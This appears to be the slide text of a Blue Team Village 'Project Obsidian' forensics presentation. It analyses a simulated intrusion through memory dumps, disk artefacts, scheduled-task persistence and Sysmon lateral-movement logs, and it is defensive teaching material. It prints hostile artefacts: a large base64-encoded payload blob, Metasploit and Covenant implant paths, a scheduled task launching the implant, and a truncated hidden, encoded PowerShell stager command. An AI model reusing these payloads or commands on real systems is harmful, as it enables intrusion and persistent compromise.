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
```

Source(s): Memory Dump
Tool: Volatility



Additional Malware Found on Disk

Full Path	Created	Accessed	Modified	Size
\\Windows\\Temp\\officeclicktorun.exe_streamserver(202202120109046B0).log	2022-02-12 01:09:04	2022-02-12 01:09:04	2022-02-12 01:09:04	0
\\Windows\\Temp\\officeclicktorun.exe_streamserver(202202120141086D0).log	2022-02-12 01:41:08	2022-02-12 01:41:08	2022-02-12 01:41:08	0
\\Users\\Administrator\\AppData\\Local\\Temp\\chocolatey\\thunderbird\\91.6.0\\Thunderbird Setup 91.6.0.exe	2022-02-12 01:50:44	2022-02-12 01:50:44	2022-02-12 01:50:45	0
\\Windows\\Temp\\officeclicktorun.exe_streamserver(202202121847297BC).log	2022-02-12 18:47:30	2022-02-12 18:47:30	2022-02-12 18:47:30	0
\\Windows\\WinSxS\\Temp\\PendingDeletes\\4ce8c529efa9d701ce160000b00ec00f.TiWorker.exe	2021-03-10 19:12:43	2021-03-10 19:12:43	2021-01-14 04:29:41	199,680
\\Windows\\Temp\\met64.exe (Metasploit)	2022-02-12 21:34:15	2022-02-12 21:34:15	2022-02-12 21:34:15	7,168
\\Windows\\Temp\\cleanup.exe (Covenant)	2022-02-12 21:15:59	2022-02-12 21:15:59	2022-02-12 21:15:59	11,776
\\Windows\\Temp\\p.exe (Ping Castle)	2022-02-12 21:33:26	2022-02-12 21:33:26	2022-02-12 21:33:26	1,796,608
\\Users\\Administrator.MAGNUMTEMPUS\\AppData\\Local\\Temp\\tmp486401098.exe	2022-02-12 23:43:50	2022-02-12 23:43:50	2022-02-12 23:43:50	527,640

Source(s): \$MFT (Search for Executable files in Temp Directories)
Tool: MFTDump, AChReport



Malware Persistence

20160915-163149	Task Scheduler	Amazon Ec2 Launch - Instance Initialization	c:\windows\system32\windowspowershell\v1.0\powershell.exe "C:\Windows\System32\cmd.exe" /C C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -NonInteractive -NoLogo -ExecutionPolicy Unrestricted -File "C:\ProgramData\Amazon\EC2-Windows\Launch\Scripts\InitializeInstance.ps1"	097CE5761C89434367598B34FE32893B	disabled
20160716-022321	Task Scheduler	\Daily MagnumTempus IT Cleanup	c:\windows\system32\cmd.exe "c:\windows\system32\cmd.exe /c start /B C:\windows\temp\cleanup.exe"	F4F684066175B77E0C3A000549D2922C	enabled
20220106-230840	Task Scheduler	\GoogleUpdate TaskMachineCore{CCB88450-8297-4762-A6DC-F83E8E56444D}	c:\program files (x86)\google\update\googleupdate.exe "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /c	E4BF1E4D8477FBF8411E274F95A0D528	enabled
20220106-230840	Task Scheduler	\GoogleUpdate TaskMachineUA{D2749A21-1533-4144-8686-885656950BA8}	c:\program files (x86)\google\update\googleupdate.exe "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /ua /installsource scheduler	E4BF1E4D8477FBF8411E274F95A0D528	enabled

Source(s): Search for Executable files in Temp Directories
Tool: Autoruns, AChReport



Lateral Movement

2022-02-12 21:12:37	1	+ Local Accounts Discovery + Whoami Execution + Whoami Execution Anomaly	"wkst02.magnumtempus.financial"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"
2022-02-12 21:13:46	1	+ Net.exe Execution	"wkst02.magnumtempus.financial"	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" localgroup Administrators
2022-02-12 21:13:46	1	+ Net.exe Execution	"wkst02.magnumtempus.financial"	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 localgroup Administrators
2022-02-12 21:38:59	1	+ Net.exe Execution	"wkst02.magnumtempus.financial"	C:\Windows\System32\net.exe	net accounts /domain
2022-02-12 21:38:59	1	+ Net.exe Execution	"wkst02.magnumtempus.financial"	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 accounts /domain
2022-02-12 21:39:00	1	+ Net.exe Execution	"wkst02.magnumtempus.financial"	C:\Windows\System32\net.exe	net accounts /domain
2022-02-12 21:39:00	1	+ Net.exe Execution	"wkst02.magnumtempus.financial"	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 accounts /domain
2022-02-12 22:00:44	1	+ Remote PowerShell Session Host Process (WinRM)	"wkst02.magnumtempus.financial"	C:\Windows\System32\wsmprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding
2022-02-12 22:00:45	1	+ Suspicious Shells Spawn by WinRM + Encoded FromBase64String +	"wkst02.magnumtempus.financial"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream])[Convert

Source(s):
Tool:

Microsoft-Windows-Sysmon%4Operational.evtx
Chainsaw, AchReport

WKST02



Project Obsidian



Demo





Project Obsidian

Tools

- Velociraptor: <https://github.com/Velocidex/velociraptor>
- WinPmem: <https://winpmem.velocidex.com/>
- Volatility: <https://www.volatilityfoundation.org/releases>
- CyberChef: <https://gchq.github.io/CyberChef/>
- Sysmon: <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
- Autoruns: <https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>
- MFTDump: <http://malware-hunters.net>
- Chainsaw: <https://github.com/countercept/chainsaw>
- AChReport: <https://github.com/OMENScan/AChReport>





Project Obsidian

Join The Conversation

- **WWW: <https://blueteamvillage.org/>**
- **Twitter: [@BlueTeamVillage](#)**
- **Discord: <https://discord.com/invite/blueteamvillage>**

BTV Forensics Crew: B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan





Project Obsidian

Kill Chain 1 (KC1)

Questions?

